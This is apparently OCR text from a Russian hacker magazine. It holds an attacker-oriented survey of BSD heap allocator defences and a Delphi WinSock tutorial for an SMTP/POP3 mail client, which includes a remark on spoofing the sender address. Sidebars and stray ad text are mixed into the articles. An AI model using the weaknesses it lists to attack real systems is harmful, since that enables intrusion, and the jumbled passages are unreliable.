Эксплойты прежнего поколения закладывались на абсолютные адреса, по которым были расположены ключевые структуры данных, указатели и другая информация, пригодная для затирания. Теперь же затереть ее не так-то просто, поскольку операционные системы нового поколения активно используют рандомизацию адресного пространства (Address Space Layout Randomization, или сокращенно ASLR), меняя стартовые адреса библиотек и служебных структур динамической памяти случайным образом. OpenBSD и Виста используют рандомизацию кучи по умолчанию, в NetBSD она до сих пор не реализована, а разработчики FreeBSD в последних версиях отказались от ее использования в пользу производительности, так что реальную угрозу для хакерства рандомизация представляет только на OpenBSD (рынок которой относительно невелик) и на Висте/Longhorn'е.

Сторожевые страницы


Для предотвращения переполнения блоки памяти, занимающие свыше 4 Кб, окружены сторожевыми страницами, попытка доступа к которым вызывает исключение. Однако блоки памяти меньше 4 Кб остаются незащищенными (в противном случае расходы памяти оказались бы просто немыслимыми), и к тому же внутри блоков память никак не защищена. То есть если мы имеем структуру вида «struct X{char buf[0x10]; int *x; int *y}», то перезапись указателей x и y по-прежнему остается возможной! Сторожевые страницы в настоящий момент реализованы только в OpenBSD (смотри www.openbsd.org/papers/auug04/mgp00023.html), но даже в ней они могут быть выключены для экономии памяти.

Контроль целостности кучи


Практически все современные аллокаторы в той или иной мере контролируют целостность служебных структур динамической памяти, предотвращая их затирание при переполнении, однако, зная алгоритм проверки, мы можем засунуть в затертые структуры подложные данные и... никто ничего не заметит! Как вариант — мы можем найти в куче указатель на блок памяти, передаваемый функции free(), и заменить его указателем на свой собственный блок, содержащий поддельную структуру данных.

Обфускация указателей

Для предотвращения чтения/записи указателей прибегают к их «шифровке» командой XOR. Указатели хранятся в памяти в зашифрованном виде и расшифровываются только перед непосредственным использованием, а потом шифруются вновь. В настоящий момент этот защитный механизм реализуют только Server 2008 и новые версии компилятора VC. Разработчики xBSD отказались от обфускации указателей ввиду чрезмерных накладных расходов, хотя OpenBSD позволяет включить обфускацию (по умолчанию она выключена).







malloc.c на CVS-дереве OpenBSD



malloc.c на CVS-дереве FreeBSD

ИСТОРИЯ

Главная сложность атаки на кучу заключается в огромном количестве версий аллокаторов, каждая из которых требует индивидуального подхода, поэтому очень интересно было бы проследить этапы развития аллокаторов во Free/Net/OpenBSD-системах. Полный перечень изменений занял бы пару десятков страниц и был бы таким же скучным и труднопроходимым, как «Капитал» Маркса (часто используемый в качестве снотворного). К счастью, приводить его здесь нет необходимости, поскольку эта информация уже представлена в удобочитаемом виде на официальных сайтах BSD-систем. CVSWeb (web-интерфейс для CVS-хранилищ) просто незаменим, когда требуется изучить хронологию эволюции отдельного файла — в данном случае malloc.c, который доступен по следующим адресам:

- FreeBSD: www.freebsd.org/cgi/cvsweb.cgi/src/lib/libc/stdlib/malloc.c,
- NetBSD: cvsweb.netbsd.org/bsdweb.cgi/src/lib/libc/stdlib/malloc.c,
- OpenBSD: www.openbsd.org/cgi-bin/cvsweb/src/lib/libc/stdlib/malloc.c.

Мы же сосредоточимся только на «судьбоносных» изменениях, связанных с введением в строй новых защитных механизмов, а модернизацию служебных структур динамической памяти оставим за кадром.

FREEBSD

Ранние версии FreeBSD использовали простой и тормозной аллокатор, написанный в 1982 году программистом по имени Chris Kingsley и условно именуемый Caltech-аллокатором.

В сентябре 1995 года Caltech был заменен намного более продвинутым phk-аллокатором, который и стал основным для xBSD-систем на последующую пару десятков лет. Выпущенный под лицензией The beer-ware license («Бесплатно, как пиво»), он находит себе применение и по сей день.

Начиная с октября 1995 года, в phk-аллокаторе появились опции zero и junk, позволяющие диагностировать некоторые виды переполнения кучи. Впрочем, в то время кучу в xBSD-системах переполнять еще никто не собирался, и потому эти улучшения остались незамеченными.

В декабре 1995 года произошел ряд радикальных изменений, направленных главным образом на усиление производительности и повышение эффективности использования памяти. Побочный эффект — изменение служебных структур кучи — привел к тому, что все существующие heap smashed эксплойты мгновенно перестали работать, однако, по официальным данным, ни одной рабочей реализации, атакующей кучу, на тот момент еще не существовало.

Затем последовала череда многочисленных мелких изменений, за которой незаметно прошел 2001 год, отмеченный появлением эксплойтов под Linux, затем 2003 год, открывший эру атак на кучу xBSD. Закончился 2005 год, к концу которого хакеры справились с новыми версиями glibc, а разработчики FreeBSD все никак не реагировали на ситуацию и от атак не защищались, перекладывая эту заботу на плечи компилятора (учитывая, что большинство программ не использует кучу напрямую, а работает через glibc, позицию создателей FreeBSD можно понять).

Наконец, в январе 2006 года древний phk-аллокатор был отправлен на свалку истории и на его место пришел новый, улучшенный jasone-аллокатор, созданный программистом по имени Jason Evans. Функции malloc(), calloc(), posix_memalign(), realloc() и free() были полностью переписаны с учетом требований защиты и масштабируемости. Ну, последнее нас сейчас не волнует, так что сразу перейдем к защите: в jasone-аллокаторе появились сторожевые «красные зоны» (redzones), располагающиеся до и после всех блоков памяти, а также проверки на переполнение буферов, существенно затрудняющие атаку. Но… в марте 2006 года красные зоны были удалены по соображениям производительности, а в CVS-дереве появился следующий комментарий: «Удалены красные зоны, поскольку переполнение буферов ничуть не более вероятно, чем разрушение внутренних структур динамической памяти», из чего надо полагать, что ни буферы, ни внутренние структуры не были защищены. Правда, в силу своей новизны jasone-аллокатор оказался достаточно стойким, и эксплойты, ориентированные на phk-аллокатор, с ним обломались, но! Базовые принципы атаки не изменились, и требовалась всего лишь адаптация эксплойтов под новые структуры данных. На момент написания этих строк FreeBSD продолжает использовать незащищенный jasone-аллокатор, представляющий собой легкую мишень для атаки.


NETBSD

Операционная система NetBSD, отбранченная от FreeBSD, во многом повторила ее путь. Сначала в ней использовался Caltech-аллокатор, но в июне 1999 года он был заменен phk-аллокатором, позаимствованным из FreeBSD. Изменения внутренних структур данных динамической памяти были несущественными, и потому обе системы оказались совместимыми с точки зрения эксплойтов.

Очередная серия изменений произошла в мае 2001 года, когда работники NetBSD перетащили новую версию phk-аллокатора из FreeBSD, слегка адаптировав ее в соответствии со своей философией и добавив ряд мелких проверок на переполнение кучи, которые, в общем-то, оказались совершенно несущественными с хакерской точки зрения.



malloc.c на CVS-дереве NetBSD



Схематичное строение кучи в BSD-системах

В настоящий момент NetBSD продолжает использовать незащищенный phk-аллокатор. Рандомизация адресного пространства реализована только в стеке и секциях кода/данных, но куча остается нерандомизованной. Сторожевые страницы так же отсутствуют, как отсутствует обфускация указателей, а потому NetBSD легко атакуется древними эксплойтами. Впрочем, чтобы захватить управление, хакеру необходимо преодолеть защитный механизм PaX, интегрированный в NetBSD, подробнее о котором можно прочитать в моей статье «Переполнение буфера на системах с неисполняемым стеком» (смотри nezumi.org.ru/zq-nx.uncensored.zip), но это тема совсем другого разговора, не имеющего к куче никакого отношения.

OPENBSD

Ох уж эта драконическая OpenBSD! Самая трудная мишень для атаки! Можно даже сказать, практически неприступная, но именно это и возбуждает хакеров, заставляя их искать весьма нетривиальные пути. Чтобы развеять миф о неприступности OpenBSD, достаточно вспомнить Ben'a Hawkes'a, атаковавшего кучу OpenBSD в 2006 году, то есть когда в ней уже были реализованы основные защитные механизмы, отсутствующие у конкурентов, но не будем забегать вперед и вернемся в далекий 1995 год, когда в OpenBSD использовался Caltech-аллокатор со всеми дырами, что в нем были.
В августе 1996 года разработчики OpenBSD позаимствовали phk-аллокатор из FreeBSD без каких бы то ни было существенных переделок, что позволило хакерам атаковать OpenBSD с той же легкостью, что и остальные системы.
В октябре 2003 года (то есть спустя полгода после открытия сезона атак на кучу хакером BBP) коллектив OpenBSD первым отреагировал на эту угрозу, выпустив усиленную версию phk-аллокатора, добавив в него сторожевые страницы и рандомизацию кучи. Это вызвало бурю восторга среди «трудящихся», которые вовсю использовали новый аллокатор на продакшн-машинах, считая себя абсолютно неуязвимыми.
Тем временем коллектив OpenBSD, вместо того чтобы почивать на лаврах, не отходил от клавиатур и ковал новое секретное оружие, которое было представлено народу в августе 2004 года. Появилась обфускация указателей, а рандомизация кучи была существенно усилена и теперь затрагивала не только адреса блоков памяти, но и местоположение служебных структур, что делало кучу полностью непредсказуемой и очень-очень сложно атакуемой. Однако в июне 2005 года по многочисленным просьбам «трудящихся» обфускация указателей была отправлена в отставку, поскольку оказалась чересчур тяжеловесной и негативно влияющей на производительность.



«Наш ответ Чемберлену» — вот девиз аллокатора, выпущенного в 2006 году и устраняющего ряд слабостей реализации, продемонстрированных на презентации Exploiting OpenBSD. Говоря техническим языком, для структур pginfo и pgfree был создан специальный аллокатор, который размещал их в отдельной области памяти (прежние версии аллокатора использовали для этих целей функцию imalloc). Чанки (chunks) переместились в специальный массив, размещаемый в случайном месте адресного пространства, в результате чего затереть служебные данные кучи в последних версиях OpenBSD практически невозможно, но создать подложный чанк и скормить его функции free() получится без проблем! Ведь обфускация указателей по умолчанию отключена. Однако найти уязвимый указатель, пригодный для затирания, удается далеко не всегда, так что OpenBSD по праву носит звание самой защищенной операционной системы (только не надо путать «самую защищенную» с «защищенной вообще»).


ЗАКЛЮЧЕНИЕ

Вот мы и пробежались галопом по всем аллокаторам, которые только есть, рассмотрев их сильные и слабые стороны. И что же мы в итоге обнаружили? FreeBSD атаковать ничуть не сложнее, чем NetBSD, однако из-за различных типов применяемых в них аллокаторов эксплойты получаются несовместимыми. OpenBSD — единственная система, существенно затрудняющая атаки на кучу, но... вовсе не делающая их принципиально невозможными!

Что такое аллокатор?

Аллокатором (от английского to allocate — «размещать», «выделять») называется совокупность механизмов, ответственная за распределение памяти и реализующая операции выделения, освобождения и (опционально) изменения размеров ранее выделенных блоков. Существует три типа аллокаторов: автоматические (работающие со стеком), статические (работающие с секцией данных) и динамические (работающие с кучей). Если явно не оговорено обратное, то под аллокатором подразумевается именно динамический аллокатор.



ИГОРЬ «SPIDER_NET» АНТОНОВ
/ SPIDER_NET@INBOX.RU /



ПРАВИЛЬНЫЙ EMAIL-КЛИЕНТ

УЧИМСЯ РАБОТАТЬ С ЭЛЕКТРИЧЕСКОЙ ПОЧТОЙ БЕЗ ИСПОЛЬЗОВАНИЯ ПЛОДОВ ЧУЖОГО ТРУДА



Email-клиент — программа, которой мы пользуемся регулярно. Количество «мыльниц», предлагаемых разработчиками, растет не по дням, а по часам. Выбор велик, но зачастую все эти многофункциональные монстры снабжены теми фишками, которые среднестатистическому пользователю могут вообще никогда не потребоваться, но за которые все же приходится платить. Что, тебя тоже не устраивает эта ситуация? Тогда мы покажем тебе, как написать свой собственный email-клиент, который будет уметь отправлять и принимать почту и тем самым, возможно, поможет тебе не только сэкономить бабло, но и заработать. Мы понимаем, что закодить такую программку, используя компоненты, как-то не по-хакерски, поэтому мы усложним задачу и рассмотрим почтовик на WinSock API. Полученные знания пригодятся тебе при создании как почтовиков, так и других полезных взломщику сетевых тулз.





РАЗБИРАЕМСЯ С ПРОТОКОЛАМИ

Прежде чем приступить к практике и терзанию клавиатуры, давай разберемся с теорией приема и передачи почтовых сообщений. Ты наверняка знаешь (а если не знаешь, то стыд тебе и позор), что для передачи электронных писем существует старый проверенный протокол SMTP (Simple Mail Transfer Protocol — простой протокол передачи электронной почты), а для приема наибольшей популярностью пользуется POP3. Спецификация этих протоколов описана в RFC 2821 и RFC 1225. Я рекомендую тебе сразу же скачать эти доки, поскольку в них описано много интересных вещей, о которых в силу небольшого объема статьи я рассказать не смогу.

SMTP

После того как ты в своем почтовом клиенте состряпал письмо и нажал кнопочку «Отправить», твоя «мыльница» соединяется с указанным в настройках SMTP-сервером для передачи специальных команд, посредством которых и будет отправлено твое сообщение. Давай рассмотрим этот процесс на примере ручной отправки письма. За конвертом и марками можешь не бежать, все, что нам потребуется для этого, — telnet.exe, который входит в поставку Windows. Запускай cmd.exe и набирай команду «telnet your smtp server порт». Порт SMTP-сервера по умолчанию 25, но некоторые админы его изменяют. У меня есть





Нас приветствует smtp.inbox.ru

Читаем письма из командной строки

почтовый ящик в домене inbox.ru, поэтому я вводил «telnet smtp.inbox.ru 25». После установки соединения с удаленным сервером мы получим приветствие. Сервер сказал нам «Здорова», а значит, нам необходимо проявить вежливость и ответить тем же. Для этого отправь команду «HELO ИмяСвоегоКомпа»:

```
HELO SPIDER
```

В случае успешного выполнения команды сервер вернет нам код 250, что будет означать, что «все тип-топ», можно продолжать дальше. Сообщим серверу отправителя письма:

```
MAIL FROM:<spider_net@inbox.ru>
```

В ответ на это мы снова получим сообщение с кодом 250, свидетельствующее об успешном выполнении команды. Обрати внимание, что в MAIL FROM нужно указывать свой ящик на этом сервере, обычно он выступает гарантом того, что ты свой человек, а не мерзкий спамер, которому не разрешается пользоваться сервером. Хотя тебе ничто не мешает указать ящик другого пользователя на этом же сервере :).
Ниже я приведу остальную часть «диалога» с SMTP-сервером, снабдив все это дело необходимыми комментариями. Символ «>» в начале строчки указывает на то, что эту команду посылает клиент, а символом «<» помечаются ответы сервера.

```
> RCPT TO:<antonov.igor.khv@gmail.com> //Получатель/получатели сообщения
```

ЧАВО при использовании WinSock API

Q: Я запустил исходник примера, заполнил настройки, нажал «Отправить», и программа стала подвисать. Почему?
A: При использовании WinSock API при вызове какой-либо функции возникает «застывание» окна приложения. Для решения этой проблемы можно вынести код с обращением к WinSock API в отдельный поток или использовать для получения данных сокетов событийную модель Windows.
Q: Я набрал весь код из журнала, но моя программа не хочет компилироваться, ругается на на использование неизвестных функций. В чем проблема?
A: Скорей всего, ты забыл добавить в uses ссылку на модуль winsock с описанием сетевых функций.
Q: Модуль подключил, помогло частично, но на вызове некоторых функций все равно возникает ошибка: «Неизвестная функция».
A: Вероятнее всего, ты подключил старый модуль. Тот модуль, который идет в поставке с Delphi, содержит описание функций лишь первой версии. Чтобы получить возможность заюзать новые функции, нужно скачать заголовочный файл. Найти его можно на нашем диске.

```
< 250 Accepted

> DATA //После этой команды отправляется заголовок и тело письма

//Сервер разрешает нам ввод текста нашего сообщения. По завершению набора нужно отправить символ точки на новой строке.

< 354 Enter message. Ending with "." on a line by itself

> From: <spider_net@inbox.ru>            // От кого

> To: <antonov.igor.khv@gmail.com>       // Кому

//Кодировка письма

> Mime-Version: 1.0

> Content-Type: text/plain; charset="windows-1251"

//Текст сообщения

> Это текст сообщения

//Даем понять серверу, что наше сообщение сформировано
>.

< 250 OK id = 1bKd33kk33

//Завершаем соединение с сервером

> QUIT

< 221 smtp.inbox.ru closing connection
```

Вот таким образом TheBat! и прочие Outlook'и передают нашу корреспонденцию. Вроде бы ничего сложного, а некоторые программисты на этом неплохо зарабатывают.

POP3

Общение клиента с POP3-сервером схоже с SMTP. В этом протоколе также определен набор команд, посредством которого и происходит обмен информацией. Для лучшего понимания опять же приведу пример типичной сессии соединения через Telnet с POP3-сервером моего провайдера.


```
//Соединение с POP3-сервером установлено
<+OK

//Отправляем свой логин
> USER spider_net@inbox.ru


//Все пучком, такой пользователь есть
```



Логи нужно... обязательно нужны ;)



Лицо SMTP-клиента



Получатель почты собственной персоной!

```
< +OK Password required for user spider_net@inbox.ru

//Говорим свой пароль
> PASS 1234

//Залогинились успешно, в ящике семь писем
< +OK spider_net@inbox.ru      maildrop has 7 messages
(45056 octets)

//Запрашиваем список писем
> LIST

//Всего семь писем общим размером 45056
< +OK 7 messages (45056)
//Далее идет список писем в формате: «номер_письма»
«размер»
< 1 2204
< 2 2304
....
.
//Запрашиваем письмо с идентификатором 1
> RETR 1

//Текст письма
.

//Помечаем на удаление письмо с идентификатором 1
> DELE 1
< +OK message 1 deleted

//Нет, лучше вернем его обратно. Снятие пометки удаления
> RSET
< +OK maildrop has 7 messages
```

Коды ответов SMTP-сервера

Ты заметил, что почти на каждую нашу команду сервер отвечает соответствующим цифровым кодом? Благодаря этим ответам мы можем анализировать происходящую ситуацию. Например, если мы отправим некорректную команду, то сервер вернет нам код 500, который означает «unrecognized command» («команда не распознана»). Чтобы все письма передавались без сучка и задоринки, в программе-клиенте надо реализовать проверку возвращаемых сервером команд, а для этого, в свою очередь, необходимо знать их значения. Все возможные коды (на основании RFC 2821) я привел в соответствующей табличке.

```
//Закрываем соединение с POP3-сервером
< QUIT
> OK POP3 server at inbox.ru signing off
```

В отличие от SMTP, в протоколе POP3 не реализованы коды ошибок, вместо них предусмотрены служебные +OK (команда успешно выполнилась) и -ERR (описание ошибки).

Обрати внимание на команду DELE. После ее выполнения физическое удаление письма не произойдет до тех пор, пока POP3-сервер не перейдет в состояние UPDATE. Переход в это состояние начинается после отправки команды QUIT. До начала стадии UPDATE ты в любое время имеешь полное право отказаться от удаления выбранного письма, точнее, снять пометку на удаление с письма.

ВЕЗДЕСУЩИЙ WINSOCK API

Выше мы с тобой договорились, что для решения поставленной задачи мы не станем пользоваться готовыми компонентами, а реализуем все по-мужски — с использованием лишь функций, предоставленных сетевой моделью Windows. Хорошо разобравшись с функциями, входящими в WinSock API, ты сможешь написать любое сетевое приложение. Кроме того, используя функции лишь из первой версии сетевой библиотеки, ты имеешь возможность портировать приложения в никс-системы. Итак, давай разберем функции, которые нам потребуются.

```
function WSAStartup (wVersionRequested:word; var
WSAData:TWSAData):integer; stdcall;
```

Это функция, с вызова которой нужно начинать программирование любого сетевого приложения. Она предназначена для инициализации сетевой библиотеки Windows. Функции нужно заслать два параметра:





1. wVersionRequested — версия инициализируемой библиотеки. Их всего две — 1.1 и 2.0. Например, для первой версии пишем makeword(1,1).
2. Указатель на структуру WSAData. После выполнения функции в эту структуру запишется информация о сетевой библиотеке.

При успешном выполнении функция вернет 0. Для получения кодов ошибок в WinSock API служит функция WSAGetLastError(). Ей не нужно передавать какие-либо параметры, после вызова она возвращает код последней возникшей ошибки при работе с сетевыми функциями.

```
function socket (af:integer; type:integer; protocol:
integer):TSocket, stdcall;
```

Перед тем как соединиться с удаленным узлом, нужно создать «розетку» — socket. Как раз за его создание и отвечает одноименная функция socket. Входных параметров здесь три:

1. af — семейство протоколов. Нам потребуется лишь TCP, поэтому будем указывать AF_INET.
2. type — тип создаваемого сокета. Может быть sock_stream (для протокола TCP/IP) и sock_dgram (UDP).

3. protocol — протокол. Для TCP нужно указать IPPROTO_TCP.
Результатом выполнения будет новый сокет. Создав сокет, можно пробовать подключиться. Для этого в библиотеке реализована функция Connect.

```
function Connect (S:TSocket; var name:TSockAddr;
namelen:integer):Integer:stdcall;
```

Параметрами для функции служат:
1. s — socket, созданный функцией socket.
2. name — структура SockAddr, содержащая данные, необходимые для подключения (протокол, адрес удаленного компьютера, порт).
3. namelen — размер структуры типа TSockAddr.
Успешно выполнившись, а значит, и установив соединение, функция вернет 0 или ошибку, которую можно получить с помощью WSAGetLastError().
Структура TSockAddr выглядит так:

```
TSockAddrIN = sockaddr_in;
SockAddr_in = record
  sin_family: u_short; //Семейство протоколов
  sin_port: u_short; //Порт, с которым нужно будет уста-
новить соединение
  sin_addr: TInAddr; //Структура, в которой записана
информация об адресе удаленного компьютера
  sin_zero: array[0..7] of Char; //Совмещение по длине
структуры sockaddr_in с sockaddr и наоборот
end;
```

Чтение и отправка данных удаленной стороне осуществляется с помощью функций send и recv. Они описаны следующим образом:

```
function send (s:TSocket, var Buf; len:integer; flags:
integer):Integer;stdcall;

function recv (s:TSocket, var Buf; len:integer; flags:
integer):Integer;stdcall;
```

Параметры для этих функций одинаковы:
1. s — сокет, на который нужно отправить (или принять) данные.
2. buf — буфер с данными для отправки (приема).
3. len — размер передаваемых (принимаемых) данных.
4. flags — флаги, отвечающие за метод отправки (приема).
Выполнившись, функция вернет фактическое количество отправленных/принятых байт.

```
function CloseSocket(s:TSocket):integer;stdcall;
```

Эта функция служит для закрытия сокета, переданного в качестве одного-единственного параметра.

ОТЛИВАЕМ МЫЛЬНИЦУ

Вот мы с тобой и добрались до самого интересного — до практической части. От теории уже плавится мозг, нужно срочно упорядочивать полученные знания. Не вопрос! Запускай Delphi, создавай новый проект и срисовывай мою форму.
На форме у меня расположен компонент PageControl, благодаря которому созданы закладки. Первая закладка посвящена отправке писем, вторая — чтению, третья — настройкам (адреса SMTP- и POP-серверов и т.д.), в четвертой ведутся логи происходящего. Каждая закладка забита полями ввода (TEdit), TMemo и т.д.

ШКОДИНГ

Как я уже говорил, первое, с чего необходимо начинать программирование любого сетевого приложения, — это инициализация сетевой библиотеки. Код, отвечающий за эту функцию, я повесил на событие OnCreate() формы:

```
if WSAStartup(makeword(1,1), _wData) <> 0 then
begin
  ShowMessage('Ошибка при инициализации WinSock. Продол-
жение невозможно');
  Application.Terminate;
end;
```

В коде я проверяю результат выполнения функции. Если он не равен 0, значит возникла ошибка и нет смысла продолжать работу программы, поэтому показываем сообщение и прерываем работу приложения.

По нажатию кнопки «Отправить» на закладке «SMTP-клиент» напиши код из соответствующей врезки.

Листинг отправки письма получился довольно-таки большим. Рассмотрим его внутренности. Первое, что я делаю, — это создаю новый сокет. Причем создаю сокет не функцией socket, о которой рассказывал выше, а еще неизвестной тебе CreateSocket(). Эту функцию я описал самостоятельно и реализовал в ней создание нового сокета и заполнение структуры TSockAddrIN. Результатом выполнения функции будет новый сокет и заполненная структура _server_addr (объявлена в глобальных переменных).

Сокет создан, а это означает, что можно начинать попытки соединения с удаленным сервером. Вызываю функцию Connect(), сразу же проверяя результат ее выполнения. Если он равен значению константы SOCKET_ERROR, то значит возникла ошибка и нужно узнать, какая именно. Для получения этой информации у меня определена процедура SocketsErrors(), а уже из этой процедуры происходит занесение информации в лог.

В случае успешного завершения работы функции я делаю небольшую задержку (в одну секунду). Задержка нужна для того, чтобы сервер успел среагировать и отправить нам свой ответ. Полученный ответ сохраняем в лог с помощью процедуры AddToLog(), в которой в качестве параметра передаем результат выполнения функции ReadFromSocket() — еще одной самописной функции, введение которой спасет код от большего числа одинаковых конструкций. Код функции ReadFromSocket() ты можешь найти на DVD.

Вызвав функцию ReadFromSocket, мы прочитали первую порцию данных от SMTP-сервера. Ты внимательно изучил теорию и теперь знаешь, что самыми первыми данными, которые отправляет удаленный сервер, является приветствие. Получив его, можно начинать «диалог» с SMTP-сервером. Все остальное, что происходит в коде, тебе должно быть уже знакомо по рассмотренному нами выше примеру сессии общения с SMTP-сервером. Давай лучше поглядим поближе на ReadFromSocket() — процедуру, через которую мы получаем все данные, пришедшие нам от сервера. В самом начале процедуры я очищаю переменную, в которую буду принимать данные от сервера. Для этого я полностью забиваю ее нулями. Затем я вызываю функцию приема данных recv(). О входных параметрах для этой функции я уже рассказывал, поэтому сейчас мы их пропустим. Приняв данные, можно начать ими распоряжаться. Я подготавливаю их к форматированию и последующему выводу на экран пользователя. Под форматированием я подразумеваю нормальный построчный вывод полученных данных в компонент Memo. Для отправки данных серверу я создал функцию — SendToSocket. В качестве параметров ей нужно передать лишь сокет и данные, которые будут отправлены. Весь остальной код, отвечающий за подключение к POP3-серверу, я приводить не буду, поскольку он полностью аналогичен коду на врезке, за исключением лишь самих команд, посылаемых серверу. Ты же всегда можешь посмотреть прокомментированный исходник на нашем диске. На этом я хочу откланяться и пожелать тебе удачи в нелегком кодерском труде.

Код по нажатию кнопки «Отправить»

```
var
  _Socket:TSocket;
  _str:string;
  I,J:integer;
begin
  PageControl1.ActivePageIndex:=3;
  AddToLog('Подготовка сокета');
  //Создаем сокет для подлючения к smtp серверу
  _Socket := CreateSocket(smtpServerEdit.Text,
    StrToInt(SmtpPortEdit.Text));
  //Пробуем подсоединиться к SMTP-серверу
  if (Connect(_Socket, _server_addr,
    sizeOf(_server_addr)) = SOCKET_ERROR) then
  begin
    SocketsErrors();
    Exit;
  end;
  sleep(1000);
  //Прочитаем приветствие сервера
  AddToLog(ReadFromSocket(_Socket));
  SendToSocket(_socket, 'HELO ' + GetLocalHost);
  sleep(100);
  AddToLog(ReadFromSocket(_Socket));
  SendToSocket(_socket, 'MAIL FROM:<' +
    FromEdit.Text+'>');
  sleep(100);
  AddToLog(ReadFromSocket(_socket));
  SendToSocket(_socket, 'RCPT TO:<' + ToEdit.Text+'>');
  sleep(100);
  AddToLog(ReadFromSocket(_socket));
  //Заполняем заголовок письма
  SendToSocket(_socket, 'DATA');
  sleep(100);
  AddToLog(ReadFromSocket(_socket));
  //От кого
  SendToSocket(_socket, 'From:<'+FromEdit.Text+'>');
  //Кому
  SendToSocket(_socket, 'To:<'+ToEdit.Text+'>');
  //Тема письма
  SendToSocket(_socket, 'Subject: '+SubjectEdit.Text);
  SendToSocket(_socket, 'Mime-Version: 1.0'+#13+#10+
  'Content-Type: text/plain; charset="windows-1251"');
  //Программа-отправитель
  SendToSocket(_socket, 'X-Mailer: MyMailProgram');

 //Текст письма
  For I:=0 to TextMemo.Lines.Count-1 do
  begin
    _str:=TextMemo.Lines.Strings[i];
    while _str<>'' do
    begin
      j:=SendToSocket(_socket, _str);
      if j=SOCKET_ERROR then
        break;
      Delete(_str, 1, j);
    end;
  end;
  sendToSocket(_socket, #13 + #10+ '.');
  AddToLog(ReadFromSocket(_socket));
  sendToSocket(_socket, 'QUIT');
  AddToLog(ReadFromSocket(_socket));
  CloseSocket(_socket);
end;
```

КРИСТИАН КЛАВЬЕ

ЖОЗИАН БАЛАСКО

ЖЕРАР ЖЮНЬО



НОВАЯ КОМЕДИЯ
